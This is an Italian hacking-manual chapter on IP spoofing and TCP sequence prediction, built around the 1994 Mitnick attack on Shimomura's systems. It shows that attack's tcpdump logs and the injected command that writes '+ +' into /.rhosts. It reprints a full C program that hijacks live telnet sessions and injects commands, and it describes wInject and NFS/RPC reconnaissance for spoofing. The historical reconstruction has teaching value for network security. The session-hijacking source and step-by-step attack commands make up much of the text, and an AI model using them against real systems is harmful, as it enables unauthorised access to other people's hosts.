Questo attacco permette di aggirare i sistemi di password monouso e pertanto può compromettere un host dotato di elevati livelli di sicurezza, aggirando il sistema delle password l'hacker può penetrare in un sistema operativo diverso dal propio.
In questo capitolo vedremo di definire la natura di questa tipologia di attacco dando un occhiata a quello che è stato l’attacco remoto del mitico Kevin Mitnick’s sui sistemi di Tsutomu Shimomura’s.
Quest’utlimo è uno degli esperti di sicurezza di reti più famosi come allo stesso modo Kevin è sicuramente dall’altra parte il più famoso hacker esistente anche per la pena esemplare a cui venne condannato proprio per le sue azioni d’intrusione all’interno di sistemi informatici.
Vengono utilizzati due differenti meccanismi e precisamente un IP source address spoofing e un sistema indirizzato alla predizione del numero di sequenza TCP.
Dentro a quest’esempio sono inclusi dei logs che sono soltanto degli spezzoni dei risultati mostrati da TCPDUMP che Tsutomu aveva in funzione sui suoi sistemi.
Infatti proprio grazie a questo riuscì a ricostruire l’attacco.
Alcune informazioni sono state omesse per chiarezza al fine di non confondere le idee.
La tecnica viene anche conosciuta con il termine di SYN flooding ovvero è in pratica la manipolazione dei segnali scambiati dal protocollo nell’ambito di una fase atta a stabilire una connessione.
L’attacco IP spoofing partì alle 14:09:32 PST del 12/25/94 e fu indirizzato verso una stazione X-terminal costituita da una SPARC Station con Solaris come sistem operativo.
La prima indagine partì da una account con privilegio di root su un sistema di toad.com, dal quale proviene il seguente log.

```
14:09:32 toad.com# finger -l @target
14:10:21 toad.com# finger -l @server
```

```
14:10:50 toad.com# finger -l root@server
14:11:07 toad.com# finger -l @x-terminal
14:11:38 toad.com# showmount -e x-terminal
14:11:49 toad.com# rpcinfo -p x-terminal
14:12:05 toad.com# finger -l root@x-terminal
```

L' scopo apparente di questa indagine era quello di determinare se esistevano delle relazioni trust all'interno dei sistemi che possano essere attaccati con un IP spoofing attack.
Come abbiamo già visto in altri capitoli le funzioni di fingeprinting eseguite su dei sistemi hanno come scopo quello di ritornare la maggior quantità possibile di informazioni su un account.
Una funzione di finger eseguite come client emette una query verso un host utilizzando il protocollo finger per vedere se un utente è loggato sul sistema.
In altre parole, come abbiamo già detto, la funzione di finger riporta lo username di un target, la data a dell'ultimo login, la directory home e tutte le altre informazioni legate all'utente stesso.
I comandi showmount e rpcinfo necessitano dei permessi di root per la loro attivazione sulla macchina attaccante.
Ad esempio il comando showmount mostra se un sistema condivide delle directory utilizzando NFS:

```
showmount –e host
```

Se esistono directory condivise queste verranno listate:

```
/home host1 host2 host3
/usr host1
```

Questo esempio mostra quello che puo' risultare dall'esecuzione del comando showmount, ovvero una serie di directory (2 in questo case,home e usr) seguite dal nome degli host che possono accedere a queste risorse. Come si intuisce, queste directory possono essere montate solo dai sistemi elencati (host1,host2,host3). Ma se al posto di host1,host2,host3 ci fosse stato everyone, allora le due directory sarebbero state leggibili da chiunque...

Per esempio:

```
showmount –e search.websitek.com
/home everyone
/home1 everyone
/home2 everyone
```

Se ad esempio vedessimo, come nel caso precedente, che il sistema esporta delle directory, potremmo usare queste per eseguire un mount con:

```
mount search.websitek.com:/home /mnt
```

Finger invia la query al server il quale processa l'output e termina la connessione.
L'output ricevuto dalla porta 79 riporta le informazioni dell'utente.
Il secondo comando mostrato nello stralcio di log è showmount con l'opzione –e il quale è normalmente utilizzato per mostrare come un file system NFS esporta il suo file systems.
Il comando funziona anche da remoto su di una rete.
Il comando rpcinfo con l'opzione –p è una query relativa al portmap.
Il daemon relativo a **portmap** converte il numero del programma RPC in una numero di porta.
Circa sei minuti dopo iniziamo a vedere un flusso di TCP SYNs (le richieste iniziali di connessione) dal 130.92.6.97 verso la porta 513 (login) del server.
Generalmente i segnali SYN sono destinati a comunicare a uno dei sistemi connessi l'intenzione di richiedere l'inizio di una comunicazione.
Lo scopo di questi SYNs accodati sulla porta 513 del server con una connessione "half open" è quello di non permettere di rispondere ad eventuali nuove richieste di connessione.

In altre parole si tratta di una tecnica DOS per portare il sistema vittima ad essere bloccato.
Il concetto di “half open” sta nel fatto che l’handshake viene eseguito in modo tale che la connessione di fatto non sia mai completata.
Un attaccante generalmente invia numerosi SYN per allacciarsi a delle risorse sul sistema di destinazione.
Dopo aver ricevuto queste richieste di connessione, il server bersaglio alloca risorse per gestire e tracciare la nuova sessione di comunicazione e quindi risponde con dei SYN-ACK.
In questo caso la risposta è inviata ad un indirizzo spoofed e quindi non esistente.
Questo significa che questo IP non risponderà a nessuna richiesta di nuova connessione.
In particolar modo, questo non genererà TCP RSTs in risposta a SYN-ACKs non attesi.
Allo stesso modo per cui la porta 513 è una porta privilegiata, server.login può essere tranquillamente utilizzata come sorgente per un attacco di address spoofing su un "r-services" di UNIX (rsh, rlogin).
L’indirizzo 130.92.6.97 è un indirizzo casuale (forged) (uno di quelli che non generano nessuna risposta ai pacchetti inviategli):

```
14:18:22.516699 130.92.6.97.600 > server.login: S 1382726960:1382726960(0) win 4096
14:18:22.566069 130.92.6.97.601 > server.login: S 1382726961:1382726961(0) win 4096
14:18:22.744477 130.92.6.97.602 > server.login: S 1382726962:1382726962(0) win 4096
14:18:22.830111 130.92.6.97.603 > server.login: S 1382726963:1382726963(0) win 4096
14:18:22.886128 130.92.6.97.604 > server.login: S 1382726964:1382726964(0) win 4096
14:18:22.943514 130.92.6.97.605 > server.login: S 1382726965:1382726965(0) win 4096
14:18:23.002715 130.92.6.97.606 > server.login: S 1382726966:1382726966(0) win 4096
14:18:23.103275 130.92.6.97.607 > server.login: S 1382726967:1382726967(0) win 4096
14:18:23.162781 130.92.6.97.608 > server.login: S 1382726968:1382726968(0) win 4096
14:18:23.225384 130.92.6.97.609 > server.login: S 1382726969:1382726969(0) win 4096
14:18:23.282625 130.92.6.97.610 > server.login: S 1382726970:1382726970(0) win 4096
14:18:23.342657 130.92.6.97.611 > server.login: S 1382726971:1382726971(0) win 4096
14:18:23.403083 130.92.6.97.612 > server.login: S 1382726972:1382726972(0) win 4096
14:18:23.903700 130.92.6.97.613 > server.login: S 1382726973:1382726973(0) win 4096
14:18:24.003252 130.92.6.97.614 > server.login: S 1382726974:1382726974(0) win 4096
14:18:24.084827 130.92.6.97.615 > server.login: S 1382726975:1382726975(0) win 4096
14:18:24.142774 130.92.6.97.616 > server.login: S 1382726976:1382726976(0) win 4096
14:18:24.203195 130.92.6.97.617 > server.login: S 1382726977:1382726977(0) win 4096
14:18:24.294773 130.92.6.97.618 > server.login: S 1382726978:1382726978(0) win 4096
14:18:24.382841 130.92.6.97.619 > server.login: S 1382726979:1382726979(0) win 4096
14:18:24.443309 130.92.6.97.620 > server.login: S 1382726980:1382726980(0) win 4096
14:18:24.643249 130.92.6.97.621 > server.login: S 1382726981:1382726981(0) win 4096
14:18:24.906546 130.92.6.97.622 > server.login: S 1382726982:1382726982(0) win 4096
14:18:24.963768 130.92.6.97.623 > server.login: S 1382726983:1382726983(0) win 4096
14:18:25.022853 130.92.6.97.624 > server.login: S 1382726984:1382726984(0) win 4096
14:18:25.153536 130.92.6.97.625 > server.login: S 1382726985:1382726985(0) win 4096
14:18:25.400869 130.92.6.97.626 > server.login: S 1382726986:1382726986(0) win 4096
14:18:25.483127 130.92.6.97.627 > server.login: S 1382726987:1382726987(0) win 4096
14:18:25.599582 130.92.6.97.628 > server.login: S 1382726988:1382726988(0) win 4096
14:18:25.653131 130.92.6.97.629 > server.login: S 1382726989:1382726989(0) win 4096
```

Nel caso di quell’attacco Tsutomu identificò 20 tentativi di connessione provenienti da apollo.it.luc.edu diretti al x-terminal.shell.
Lo scopo di questi tentativi era quello di determinare il comportamento del generatore di sequenza TCP relativa a x-terminal's.
Dopo aver tentato per 20 volte di connettersi l’attaccante registra i pacchetti che riceve indietro.
Notate che il numero iniziale incrementa di un unità ad ogni connessione, il che denota che i pacchetti SYN non vengono generati dall’implementazione TCP del sistema.
Notate anche che I pacchetti SYN-ACK del X-terminal possiedono un analogo incremento:

```
14:18:25.906002 apollo.it.luc.edu.1000 > x-terminal.shell: S 1382726990:1382726990(0)
win 4096
14:18:26.094731 x-terminal.shell > apollo.it.luc.edu.1000: S 2021824000:2021824000(0)
ack 1382726991 win 4096
14:18:26.172394 apollo.it.luc.edu.1000 > x-terminal.shell: R 1382726991:1382726991(0)
win 0
14:18:26.507560 apollo.it.luc.edu.999 > x-terminal.shell: S 1382726991:1382726991(0)
win 4096
14:18:26.694691 x-terminal.shell > apollo.it.luc.edu.999: S 2021952000:2021952000(0)
ack 1382726992 win 4096
14:18:26.775037 apollo.it.luc.edu.999 > x-terminal.shell: R 1382726992:1382726992(0)
win 0
```

```
14:18:26.775395 apollo.it.luc.edu.999 > x-terminal.shell: R 1382726992:1382726992(0)
win 0
14:18:27.014050 apollo.it.luc.edu.998 > x-terminal.shell: S 1382726992:1382726992(0)
win 4096
14:18:27.174846 x-terminal.shell > apollo.it.luc.edu.998: S 2022080000:2022080000(0)
ack 1382726993 win 4096
14:18:27.251840 apollo.it.luc.edu.998 > x-terminal.shell: R 1382726993:1382726993(0)
win 0
14:18:27.544069 apollo.it.luc.edu.997 > x-terminal.shell: S 1382726993:1382726993(0)
win 4096
14:18:27.714932 x-terminal.shell > apollo.it.luc.edu.997: S 2022208000:2022208000(0)
ack 1382726994 win 4096
14:18:27.794456 apollo.it.luc.edu.997 > x-terminal.shell: R 1382726994:1382726994(0)
win 0
14:18:28.054114 apollo.it.luc.edu.996 > x-terminal.shell: S 1382726994:1382726994(0)
win 4096
14:18:28.224935 x-terminal.shell > apollo.it.luc.edu.996: S 2022336000:2022336000(0)
ack 1382726995 win 4096
14:18:28.305578 apollo.it.luc.edu.996 > x-terminal.shell: R 1382726995:1382726995(0)
win 0
14:18:28.564333 apollo.it.luc.edu.995 > x-terminal.shell: S 1382726995:1382726995(0)
win 4096
14:18:28.734953 x-terminal.shell > apollo.it.luc.edu.995: S 2022464000:2022464000(0)
ack 1382726996 win 4096
14:18:28.811591 apollo.it.luc.edu.995 > x-terminal.shell: R 1382726996:1382726996(0)
win 0
14:18:29.074990 apollo.it.luc.edu.994 > x-terminal.shell: S 1382726996:1382726996(0)
win 4096
14:18:29.274572 x-terminal.shell > apollo.it.luc.edu.994: S 2022592000:2022592000(0)
ack 1382726997 win 4096
14:18:29.354139 apollo.it.luc.edu.994 > x-terminal.shell: R 1382726997:1382726997(0)
win 0
14:18:29.354616 apollo.it.luc.edu.994 > x-terminal.shell: R 1382726997:1382726997(0)
win 0
14:18:29.584705 apollo.it.luc.edu.993 > x-terminal.shell: S 1382726997:1382726997(0)
win 4096
14:18:29.755054 x-terminal.shell > apollo.it.luc.edu.993: S 2022720000:2022720000(0)
ack 1382726998 win 4096
14:18:29.840372 apollo.it.luc.edu.993 > x-terminal.shell: R 1382726998:1382726998(0)
win 0
14:18:30.094299 apollo.it.luc.edu.992 > x-terminal.shell: S 1382726998:1382726998(0)
win 4096
14:18:30.265684 x-terminal.shell > apollo.it.luc.edu.992: S 2022848000:2022848000(0)
ack 1382726999 win 4096
14:18:30.342506 apollo.it.luc.edu.992 > x-terminal.shell: R 1382726999:1382726999(0)
win 0
14:18:30.604547 apollo.it.luc.edu.991 > x-terminal.shell: S 1382726999:1382726999(0)
win 4096
14:18:30.775232 x-terminal.shell > apollo.it.luc.edu.991: S 2022976000:2022976000(0)
ack 1382727000 win 4096
14:18:30.852084 apollo.it.luc.edu.991 > x-terminal.shell: R 1382727000:1382727000(0)
win 0
14:18:31.115036 apollo.it.luc.edu.990 > x-terminal.shell: S 1382727000:1382727000(0)
win 4096
14:18:31.284694 x-terminal.shell > apollo.it.luc.edu.990: S 2023104000:2023104000(0)
ack 1382727001 win 4096
14:18:31.361684 apollo.it.luc.edu.990 > x-terminal.shell: R 1382727001:1382727001(0)
win 0
14:18:31.627817 apollo.it.luc.edu.989 > x-terminal.shell: S 1382727001:1382727001(0)
win 4096
14:18:31.795260 x-terminal.shell > apollo.it.luc.edu.989: S 2023232000:2023232000(0)
ack 1382727002 win 4096
14:18:31.873056 apollo.it.luc.edu.989 > x-terminal.shell: R 1382727002:1382727002(0)
win 0
14:18:32.164597 apollo.it.luc.edu.988 > x-terminal.shell: S 1382727002:1382727002(0)
win 4096
14:18:32.335373 x-terminal.shell > apollo.it.luc.edu.988: S 2023360000:2023360000(0)
ack 1382727003 win 4096
14:18:32.413041 apollo.it.luc.edu.988 > x-terminal.shell: R 1382727003:1382727003(0)
win 0
14:18:32.674779 apollo.it.luc.edu.987 > x-terminal.shell: S 1382727003:1382727003(0)
win 4096
14:18:32.845373 x-terminal.shell > apollo.it.luc.edu.987: S 2023488000:2023488000(0)
ack 1382727004 win 4096
14:18:32.922158 apollo.it.luc.edu.987 > x-terminal.shell: R 1382727004:1382727004(0)
win 0
```

```
14:18:33.184839 apollo.it.luc.edu.986 > x-terminal.shell: S 1382727004:1382727004(0)
win 4096
14:18:33.355505 x-terminal.shell > apollo.it.luc.edu.986: S 2023616000:2023616000(0)
ack 1382727005 win 4096
14:18:33.435221 apollo.it.luc.edu.986 > x-terminal.shell: R 1382727005:1382727005(0)
win 0
14:18:33.695170 apollo.it.luc.edu.985 > x-terminal.shell: S 1382727005:1382727005(0)
win 4096
14:18:33.985966 x-terminal.shell > apollo.it.luc.edu.985: S 2023744000:2023744000(0)
ack 1382727006 win 4096
14:18:34.062407 apollo.it.luc.edu.985 > x-terminal.shell: R 1382727006:1382727006(0)
win 0
14:18:34.204953 apollo.it.luc.edu.984 > x-terminal.shell: S 1382727006:1382727006(0)
win 4096
14:18:34.375641 x-terminal.shell > apollo.it.luc.edu.984: S 2023872000:2023872000(0)
ack 1382727007 win 4096
14:18:34.452830 apollo.it.luc.edu.984 > x-terminal.shell: R 1382727007:1382727007(0)
win 0
14:18:34.714996 apollo.it.luc.edu.983 > x-terminal.shell: S 1382727007:1382727007(0)
win 4096
14:18:34.885071 x-terminal.shell > apollo.it.luc.edu.983: S 2024000000:2024000000(0)
ack 1382727008 win 4096
14:18:34.962030 apollo.it.luc.edu.983 > x-terminal.shell: R 1382727008:1382727008(0)
win 0
14:18:35.225869 apollo.it.luc.edu.982 > x-terminal.shell: S 1382727008:1382727008(0)
win 4096
14:18:35.395723 x-terminal.shell > apollo.it.luc.edu.982: S 2024128000:2024128000(0)
ack 1382727009 win 4096
14:18:35.472150 apollo.it.luc.edu.982 > x-terminal.shell: R 1382727009:1382727009(0)
win 0
14:18:35.735077 apollo.it.luc.edu.981 > x-terminal.shell: S 1382727009:1382727009(0)
win 4096
14:18:35.905684 x-terminal.shell > apollo.it.luc.edu.981: S 2024256000:2024256000(0)
ack 1382727010 win 4096
14:18:35.983078 apollo.it.luc.edu.981 > x-terminal.shell: R 1382727010:1382727010(0) win 0
```

I numeri sequenziali sono quelli messi in reverse.
Notate che ogni pacchetto SYN-ACK inviato da x-terminal possiede un numero iniziale di sequenza che è di 128,000 maggiore di quello precedente.
Quando aggiungiamo questo numero magico al numero squenziale riusciamo ad ottenere il successivo numero sequenziale da usare.
Vediamo ora un SYN forgiato (connection request), presubilmente dal server.login indirizzato a x-terminal.shell.
L'assunzione è che x-terminal probabilmente rende trust il server server, in modo che x-terminal possa eseguire qualsiasi cosa che il server richieda (o qualsiasi cosa che venga richiesto da qualche d'uno mascherato da server) .
x-terminal replica al server con un SYN-ACK, il quale deve essere ACK-ato per fare in modo che la connessione sia aperta.
Normalmente il numero di sequenza dal SYN-ACK è richiesto al fine di generare un ACK valido.
Tuttavia l'attaccante è in grado di predire il numero di sequenza contenuto nel SYN-ACK basato sul comportamentp conosciuto del generatore di seuenze TCP di x-terminal, e quindi è capace di creare l'ACK al SYN-ACK senza vederlo.:

```
14:18:36.245045 server.login > x-terminal.shell: S 1382727010:1382727010(0) win 4096
14:18:36.755522 server.login > x-terminal.shell: . ack 2024384001 win 4096
```

La macchina che esegue lo spoofing ora possiede una connessione a una via alla x-terminal.shell che appare essere del server.login.
Esso può mantenere la connessione e inviare dati a patto che possa creare l'ACK corretto relativo a qualsiasi dato inviato dal x-terminal.
Questo invia il seguente :

```
14:18:37.265404 server.login > x-terminal.shell: P 0:2(2) ack 1 win 4096
14:18:37.775872 server.login > x-terminal.shell: P 2:7(5) ack 1 win 4096
14:18:38.287404 server.login > x-terminal.shell: P 7:32(25) ack 1 win 4096
```

il quale corrisponde a:

```
14:18:37 server# rsh x-terminal "echo + + >>/.rhosts"
```

Il tempo totale passato dal primo pacchetto falsificato è minire di 16 secondi.
La connessione falsificata è ora rilasciata:

```
14:18:41.347003 server.login > x-terminal.shell: . ack 2 win 4096
14:18:42.255978 server.login > x-terminal.shell: . ack 3 win 4096
14:18:43.165874 server.login > x-terminal.shell: F 32:32(0) ack 3 win 4096
14:18:52.179922 server.login > x-terminal.shell: R 1382727043:1382727043(0) win 4096
14:18:52.236452 server.login > x-terminal.shell: R 1382727044:1382727044(0) win 4096
```

A questo punto le connessioni hal open che riempivano la coda del computer a cui veniva data fiducia devono essere chiuse mediante l'invio di pacchetti con il flag FIN oppure con quello RST attivo.
Ora vediamo RSTs a resettare la connessione "mezza aperta" e svuotare la coda relativa alla connessione con server.login:

```
14:18:52.298431 130.92.6.97.600 > server.login: R 1382726960:1382726960(0) win 4096
14:18:52.363877 130.92.6.97.601 > server.login: R 1382726961:1382726961(0) win 4096
14:18:52.416916 130.92.6.97.602 > server.login: R 1382726962:1382726962(0) win 4096
14:18:52.476873 130.92.6.97.603 > server.login: R 1382726963:1382726963(0) win 4096
14:18:52.536573 130.92.6.97.604 > server.login: R 1382726964:1382726964(0) win 4096
14:18:52.600899 130.92.6.97.605 > server.login: R 1382726965:1382726965(0) win 4096
14:18:52.660231 130.92.6.97.606 > server.login: R 1382726966:1382726966(0) win 4096
14:18:52.717495 130.92.6.97.607 > server.login: R 1382726967:1382726967(0) win 4096
14:18:52.776502 130.92.6.97.608 > server.login: R 1382726968:1382726968(0) win 4096
14:18:52.836536 130.92.6.97.609 > server.login: R 1382726969:1382726969(0) win 4096
14:18:52.937317 130.92.6.97.610 > server.login: R 1382726970:1382726970(0) win 4096
14:18:52.996777 130.92.6.97.611 > server.login: R 1382726971:1382726971(0) win 4096
14:18:53.056758 130.92.6.97.612 > server.login: R 1382726972:1382726972(0) win 4096
14:18:53.116850 130.92.6.97.613 > server.login: R 1382726973:1382726973(0) win 4096
14:18:53.177515 130.92.6.97.614 > server.login: R 1382726974:1382726974(0) win 4096
14:18:53.238496 130.92.6.97.615 > server.login: R 1382726975:1382726975(0) win 4096
14:18:53.297163 130.92.6.97.616 > server.login: R 1382726976:1382726976(0) win 4096
14:18:53.365988 130.92.6.97.617 > server.login: R 1382726977:1382726977(0) win 4096
14:18:53.437287 130.92.6.97.618 > server.login: R 1382726978:1382726978(0) win 4096
14:18:53.496789 130.92.6.97.619 > server.login: R 1382726979:1382726979(0) win 4096
14:18:53.556753 130.92.6.97.620 > server.login: R 1382726980:1382726980(0) win 4096
14:18:53.616954 130.92.6.97.621 > server.login: R 1382726981:1382726981(0) win 4096
14:18:53.676828 130.92.6.97.622 > server.login: R 1382726982:1382726982(0) win 4096
14:18:53.736734 130.92.6.97.623 > server.login: R 1382726983:1382726983(0) win 4096
14:18:53.796732 130.92.6.97.624 > server.login: R 1382726984:1382726984(0) win 4096
14:18:53.867543 130.92.6.97.625 > server.login: R 1382726985:1382726985(0) win 4096
14:18:53.917466 130.92.6.97.626 > server.login: R 1382726986:1382726986(0) win 4096
14:18:53.976769 130.92.6.97.627 > server.login: R 1382726987:1382726987(0) win 4096
14:18:54.039039 130.92.6.97.628 > server.login: R 1382726988:1382726988(0) win 4096
14:18:54.097093 130.92.6.97.629 > server.login: R 1382726989:1382726989(0) win 4096
```

server.login ra può accettare connessioni.
Dopo che è stata acquisito l'accesso come root grazie all' IP address spoofing, un modulo kernel chiamato "tap-2.01" viene compilato e installato su x-terminal:

```
x-terminal% modstat
Id  Type  Loadaddr      Size   B-major  C-major  Sysnum   Mod Name
 1  Pdrv  ff050000      1000              59.             tap/tap-2.01 alpha

x-terminal% ls -l /dev/tap
crwxrwxrwx  1 root      37,  59 Dec 25 14:40 /dev/tap
```

Questo appare essere un modulo del kernel STREAMS il quale può essere inserito all'interno dello STREAMS stack esistente e usato per acquisire il controllo di un tty device.
Questo viene usato per prendere il controllo di una sessione di login già autenticata.
Questa tecnica viene anche chiamata Hijacking.
Il seguente programma in C è l'esempio di questa tecnica.

```
/**************************************************************************/
/*  Hijack - Example program on connection hijacking with IP spoofing     */
/*                (illustration for 'A short overview of IP spoofing')     */
```

```
/*                                                                      */
/*  Purpose - taking control of a running telnet session, and executing   */
/*            our own command in that shell.                            */
/*                                                                      */
/*  Author - Brecht Claerhout <Coder@reptile.rug.ac.be>                 */
/*           Serious advice, comments, statements, greets, always welcome */
/*           flames, moronic 3l33t >/dev/null                           */
/*                                                                      */
/*  Disclaimer - This program is for educational purposes only. I am in   */
/*               NO way responsible for what you do with this program,    */
/*               or any damage you or this program causes.              */
/*                                                                      */
/*  For whom - People with a little knowledge of TCP/IP, C source code    */
/*             and general UNIX. Otherwise, please keep your hands of,    */
/*             and catch up on those things first.                      */
/*                                                                      */
/*  Limited to - Linux 1.3.X or higher.                                 */
/*               ETHERNET support ("eth0" device)                       */
/*               If you network configuration differs it shouldn't be to  */
/*               hard to modify yourself. I got it working on PPP too,    */
/*               but I'm not including extra configuration possibilities  */
/*               because this would overload this first release that is   */
/*               only a demonstration of the mechanism.                 */
/*               Anyway if you only have ONE network device (slip,        */
/*               ppp,... ) after a quick look at this code and spoofit.h  */
/*               it will only take you a few secs to fix it...          */
/*               People with a bit of C knowledge and well known with     */
/*               their OS shouldn't have to much trouble to port the code.*/
/*               If you do, I would love to get the results.            */
/*                                                                      */
/*  Compiling - gcc -o hijack hijack.c                                  */
/*                                                                      */
/*  Usage - Usage described in the spoofing article that came with this.  */
/*          If you didn't get this, try to get the full release...        */
/*                                                                      */
/*  See also - Sniffit (for getting the necessairy data on a connection)  */
/************************************************************************/

#include "spoofit.h"        /* My spoofing include.... read licence on this
*/

/* Those 2 'defines' are important for putting the receiving device in  */
/* PROMISCUOUS mode                                                     */
#define INTERFACE          "eth0"  /* first ethernet device          */
#define INTERFACE_PREFIX    14          /* 14 bytes is an ethernet header */

#define PERSONAL_TOUCH           666

int fd_receive, fd_send;
char CLIENT[100],SERVER[100];
int CLIENT_P;

void main(int argc, char *argv[])
{
int i,j,count;
struct sp_wait_packet attack_info;
unsigned long sp_seq ,sp_ack;
unsigned long old_seq ,old_ack;
unsigned long serv_seq ,serv_ack;

/* This data used to clean up the shell line */
char to_data[]={0x08, 0x08,0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x0a, 0x0a};
char evil_data[]="echo \"echo HACKED\" >>$HOME/.profile\n";

if(argc!=4)
       {
       printf("Usage: %s client client_port server\n",argv[0]);
       exit(1);
```

```
       }
strcpy(CLIENT,argv[1]);
CLIENT_P=atoi(argv[2]);
strcpy(SERVER,argv[3]);

/* preparing all necessary sockets (sending + receiving) */
DEV_PREFIX = INTERFACE_PREFIX;
fd_send = open_sending();
fd_receive = open_receiving(INTERFACE, 0);  /* normal BLOCKING mode */

printf("Starting Hijacking demo - Brecht Claerhout 1996\n");
printf("-----------------------------------------------\n");

for(j=0;j<50;j++)
  {
  printf("\nTakeover phase 1: Stealing connection.\n");
  wait_packet(fd_receive,&attack_info,CLIENT,        CLIENT_P,        SERVER,
23,ACK|PSH,0);
  sp_seq=attack_info.seq+attack_info.datalen;
  sp_ack=attack_info.ack;
  printf("  Sending Spoofed clean-up data...\n");
  transmit_TCP(fd_send,     to_data,0,0,sizeof(to_data),CLIENT,     CLIENT_P,
SERVER,23,

sp_seq,sp_ack,ACK|PSH);
/* NOTE: always beware you receive y'r OWN spoofed packs! */
/*       so handle it if necessary                         */
  count=0;
  printf("  Waiting for spoof to be confirmed...\n");
  while(count<5)
       {
       wait_packet(fd_receive, &attack_info,SERVER,23,CLIENT,CLIENT_P,ACK,0);
       if(attack_info.ack==sp_seq+sizeof(to_data))
              count=PERSONAL_TOUCH;
       else count++;
       };
  if(count!=PERSONAL_TOUCH)
       {printf("Phase 1 unsuccesfully ended.\n");}
  else {printf("Phase 1 ended.\n"); break;};
  };

printf("\nTakeover phase 2: Getting on track with SEQ/ACK's again\n");
count=serv_seq=old_ack=0;
while(count<10)
       {
       old_seq=serv_seq;
       old_ack=serv_ack;
       wait_packet(fd_receive,&attack_info,SERVER,   23,   CLIENT,   CLIENT_P,
ACK,0);
       if(attack_info.datalen==0)
         {
         serv_seq=attack_info.seq+attack_info.datalen;
         serv_ack=attack_info.ack;
           if( (old_seq==serv_seq)&&(serv_ack==old_ack) )
              count=PERSONAL_TOUCH;
         else count++;
           }
       };
if(count!=PERSONAL_TOUCH)
       {printf("Phase 2 unsuccesfully ended.\n"); exit(0);}
printf("  Server SEQ: %X (hex)    ACK: %X (hex)\n",serv_seq,serv_ack);
printf("Phase 2 ended.\n");

printf("\nTakeover phase 3: Sending MY data.\n");
printf("  Sending evil data.\n");
transmit_TCP(fd_send, evil_data,0,0,sizeof(evil_data),CLIENT,CLIENT_P,
            SERVER,23,serv_ack,serv_seq,ACK|PSH);
count=0;
```

```
printf("  Waiting for evil data to be confirmed...\n");
while(count<5)
       {
       wait_packet(fd_receive,&attack_info,SERVER,23,CLIENT,CLIENT_P,ACK,0);
       if(attack_info.ack==serv_ack+sizeof(evil_data))
              count=PERSONAL_TOUCH;
       else count++;
       };
if(count!=PERSONAL_TOUCH)
       {printf("Phase 3 unsuccesfully ended.\n"); exit(0);}
printf("Phase 3 ended.\n");

}
```

Uso di wJniect nello spoofing

Inutile dire che questa di fatto sia una tecnica complessa per cui l'uso di qualche utility potente potrebbe semplificare la vita.
Nei capitoli precedenti, quando abbiamo visto alcuni pacchetti usati dagli hackers, abbiamo parlato di wInject un pacchetto particolarmente potente per quello che riguarda l'iniezione di pacchetti manipolati sulla rete.
Parlando di spoofing abbiamo visto che generalmente ci sono in gioco 3 entità alla quale potremmo anche aggiungerne una quarta.
I primi tre erano :

```
A:      Target Host
B:      Trusted Host
Z:      Attacking Host
```

Il quarto possiamo considerarlo quelli irraggiungibile.

```
X:      Unreachable Host
```

Prima abbiamo già spiegato il concetto ma in ogni caso penso che possiamo rivederlo in un altro modo.
Sicuramente per concetti complessi come nel caso dello spoofing non sono mai parole sciupate.
Abbiamo anche detto che negli ambienti Unix la creazione di relazioni TRUST possono essere fatte facilmente.
Per fare questo supponiamo di avere un account sulla macchina A: e sulla macchina B:
Al fine di facilitare le comunicazioni tra le due vogliamo creare una connessione full duplex legata ad una relazione trust.
Nella home directory di A: creiamo il file .rhost
Nella directory home di B: invece ecreaamo un altro file .rhost.
A questo punto possiamo utilizzare i vari comandi "r"(login, ecc.) senza dover usare tutte le volte un meccanismo di autenticazione.
Uno dei vari comandi "r" è appunto rlogin .
Questo è un protocollo basato su una connessione client-server utilizzante TCP come metodo di trasporto.
login permette ad un utente remoto di eseguire un login tra un host ed un altro senza dover tutte le volte inserire la password.
Il discorso sul meccanismo di handshake di questo protocollo lo abbiamo visto nelle pagine precedenti.
Il problema quindi sarebbe ora quello di usare una utility in grado di creare pachetti con contenuti manipolabili.
Precedentemente abbiamo riportato due sorgenti in grado di svolgere delle funzioni nell'ambito dello spoofing.
Nei capitoli precedentei abbiamo anche visto come COMMVIEW è in grado di eseguire la costruzione di alcuni pacchetti ma sicuramente la manipolazione di questi mediante questo

software è abbastanza complesso in quanto di fatto questo non ci mantiene un mappa visiva dei vari campi dell'header in cui dobbiamo inserire i valori da inviare ai vari host.
WInject permette invece di eseguire diversi passi nell'ambito di tutti quelli che devono essere fatti per eseguire un attacco di spoofing.
Per prima cosa wInject sceglie un host di destinazione e successivamente scopre una struttura di trust in relazione ad un host trusted.
Una volta appurata questa struttura relativa all'host certficato e a quello certificante wInject disabilita l'host certificato, quello trusted, e cerca di campinare i numeri di seuqneza TCP.
A questo punto sempre wInject può essere utile per impersonare l'host trusted, indivinare il numero d sequenza ed eseguire una connessione con un servizio che a questo punto richiede solo più un autenticazione basata sull'indirizzo.
Se tutta questa sequenza di operazioni è eseguita correttamente da wInject allora l'attaccante potrà inserire qualche backdoor dentro al sistema vittima.
La cosa sembra semplice ma anche se di fatto non lo è wInject semplifica sufficientemente le cose.
Uno dei fattori che complicano la vita nell' IP Spoofing è che l'attacco è cieco.
La prima fase è legata ad un esecuzione di una procedura relativa ad un Denial of Service ovvero mediante wInject vengono forgiati dei pacchetti indirizzati all'host trusted mediante datagrammi UDP.
L'attacante nel caso dei datagrammi sa soltanto che questi raggiungeranno l'host ma tutto il procedimento deve essere fatto alla cieca.
In pratica non sarà mai possibile sapere che cosa spedisce indietro l'host a cui si stanno inviando i pacchetti ma deve slo immaginarlo.
Un altro fatto che l'attaccante deve sapere è se di fatto un host possiede qualche relazione trust in quanto se cosi non fosse è chiaro che un attacco sarebbe completamente inutile.
Sapere questo è relativamente semplice in qanto questo potrebbe essere fatto tramite un comando

```
showmount -e
```

Ad esempio :

```
$ showmount -e www.target.com

Export list for www.target.com:
/ (anonymous)
```

il quale viene utilizzato per sapere dove i filesystem vengono esportati.
Per ricavare altre informazioni può essere utilizzato

```
rpcinfo
```

Un esempio di output è quello che segue :

```
$ rpcinfo -p www.target.com

    program vers proto   port
    100000    3   udp    111  portmapper
    100000    2   udp    111  portmapper
    100000    3   tcp    111  portmapper
    100000    2   tcp    111  portmapper
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100024    1   udp    808  status
    100024    1   tcp    810  status
    100021    1   udp   2049  nlockmgr
    100021    3   udp   2049  nlockmgr
    100021    4   udp   2049  nlockmgr
    100021    1   tcp   2049  nlockmgr
    100021    3   tcp   2049  nlockmgr
    100021    4   tcp   2049  nlockmgr
```

```
    100005    1   tcp   1058  mountd
    100005    1   udp   1036  mountd
